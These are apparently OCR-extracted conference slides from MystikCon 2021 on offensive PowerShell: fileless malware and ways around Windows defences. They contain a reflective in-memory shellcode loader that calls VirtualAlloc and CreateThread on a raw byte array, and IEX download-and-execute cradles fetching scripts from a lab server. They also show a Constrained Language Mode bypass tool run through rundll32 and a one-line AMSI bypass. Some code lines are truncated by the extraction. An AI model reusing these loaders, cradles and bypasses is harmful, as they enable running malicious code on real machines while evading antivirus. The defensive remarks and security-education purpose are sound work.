
- To avoid writing to disk, we will make use of a technique called *reflection*.



```
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}

function getDelegateType {

    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
      [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $func).
      SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
      SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = 0xfc,0xe8,0x8f,0x0,0x0,0x0,0x60,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0xc,0x89,0xe5,0x8b,0x52,0x14,0x31,0xff,0xf,0xb7,0x4a,0x26,0x8b,0x72,0x28,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0x49,0x75,0xef,0x52,0x8b,0

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)
```

MYSTIKO

Why is Powershell Malware so Popular?



powershell office macros malware

All | Videos | Images | News | Shopping | More | Tools

About 186,000 results (0.46 seconds)

https://www.bromium.com › powershell-malicious-office-...

PowerShell in Malicious Office Documents - HP Wolf ...

2 Oct 2018 — By the end of this post, you will have a better understanding of how the Office document was used in this attack. Find the Macros. Our analysis ...

https://cofense.com › powershell-scripts-delivered-via-o...

PowerShell Scripts Delivered Via Office Macro Attachments ...

16 Dec 2019 — Script 1 checks anti-virus and sets persistence via an encoded registry entry and a startup shortcut that often changes based on new commands.

Office Macro Payload: hXXps://reloffersstar... **Visual Basic Script File:** printhpp.vbe; 71... **Visual Basic Script Payload:** hXXps://manto...

People also ask

- Can Office macros contain malware?
- Does malware use PowerShell?
- How PowerShell can be used for malicious purposes?
- What is a malicious PowerShell script?

Feedback

https://research.nccgroup.com › 2021/08/16 › disabling...

Disabling Office Macros to Reduce Malware Infections - NCC ...

16 Aug 2021 — Often malware will use the macro to launch a scripting engine such as cscript, wscript, or other scripting languages. Additionally, PowerShell, ...

https://westoahu.hawaii.edu › regional › gce-us-news

Attackers Making Use Of PowerShell and Macros for Malicious ...

Malicious MS-Office macros are being used to both compromise machines and deliver ransomware. Powersniff is a file-less malware that runs completely in memory.

MYSTIKCON 2021

Sponsored By | OFFENSIVE security | ZERO POINT SECURITY | ORDINA

MYSTIKO

A Range of Powershell Tools

- Many tools are ported to Powershell.
  - Enumeration: PowerView, PowerUpSQL
  - Credential Dumping: Mimikatz

MYSTIKO

Defences


Powershell is powerful. Defences to deal with (besides AV, which we went around through fileless methods):

- Constrained Language Mode (CLM)
- Applocker
- Anti-Malware Scanning Interface (AMSI)

If we implement Powershell as part of a file (e.g. VBA), we will also need to obscure Powershell accordingly.

- Powershell obfuscation (can be manual or automated. E.g. of automated: https://github.com/gh0x0st/Invoke-PSObfuscation/blob/main/layer-0-obfuscation.md)

Powershell Defences: CLM



Windows PowerShell


```
PS C:\> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\> [System.Console]::WriteLine("Hi!")
Hi!
PS C:\> $ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> [System.Console]::WriteLine("Hi!")
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [System.Console]::WriteLine("Hi!")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

MYSTIKOCON 2021


Sponsored By |

Powershell Defences: CLM


- Solution: circumvent using custom runspaces.



```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.225/test.txt')
New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:5
+ IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.225/te ...
+     ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectComm

PS C:\> .\CLMBypass.exe "IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.225/test1.txt')"
PS C:\>
```



```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo tail -10 /var/log/apache2/access.log
192.168.1.236 - - [20/Sep/2021:02:51:49 +0800] "GET /script.txt HTTP/1.1" 200 282 "-" "-"
192.168.1.236 - - [20/Sep/2021:02:53:22 +0800] "GET /script.txt HTTP/1.1" 200 282 "-" "-"
192.168.1.236 - - [20/Sep/2021:02:54:00 +0800] "GET /test1.txt HTTP/1.1" 404 492 "-" "-"
```


https://github.com/stonepresto/CLMBypass
Why GitHub? Team Enterprise Explore Marketplace Pricing
Search
Sign in
Public
Pull requests Actions Projects Wiki Security Insights
master
1 branch
0 tags
Go to file
Code

stonepresto Update README.md 1f16a36 on May 21, 2019 39 commits

src	restructuring	2 years ago
README.md	Update README.md	2 years ago

README.md

Table of Contents

- Usage
- Writeup

Usage

Bypass Constrained Language Mode in PowerShell, based off of SecJuice's article. Also comes with a stager in case AppLocker is being used, used DotNetToJScript and the mshta.exe AWL bypass.

CLMBypass.dll

- Using the DllExport library and properly formatted functions, it is possible to exeucte DLLs with `rundll32.exe` and .NET Framework support, which allows the use of `System.Managment.Automation`
- Usage: `rundll32.exe CLMBypass.dll,Run IEX(New-Object Net.WebClient).DownloadString('http://localhost/somescript.ps1');`

About

Bypass Constrained Languag PowerShell

Readme

Releases

No releases published

Packages

No packages published

Languages

JavaScript 85.9% C# 13.0% PowerShell 1.1%


https://github.com/stonepresto/CLMBypass

MYSTIKCON 2021

Sponsored By |

Powershell Defences: AMSI

- The Anti-Malware Scanning Interface (AMSI) allows for in-line screening of malicious Powershell.
- Developed in 2015, AMSI is a vendor-agnostic interface to integrate anti-malware products on a Windows machine.
  - If your AV supports AMSI integration, enable it.




```
PS C:\> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

MYSTIKO

Powershell Defences: AMSI

- How useful is AMSI? In 2016, this bypass was discovered.



Matt Graeber @mattifestation · May 24, 2016

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

5 35 104

Matt Graeber
@mattifestation

Replying to @mattifestation


AMSI bypass in a single tweet. :)

8:08 PM · May 24, 2016 · Twitter Web Client

https://news.sophos.com/en-us/2021/06/02/amsi-bypasses-remain-tricks-of-the-malware-trade/

MYSTIKO

Powershell Defences: ` and +


Select Windows PowerShell

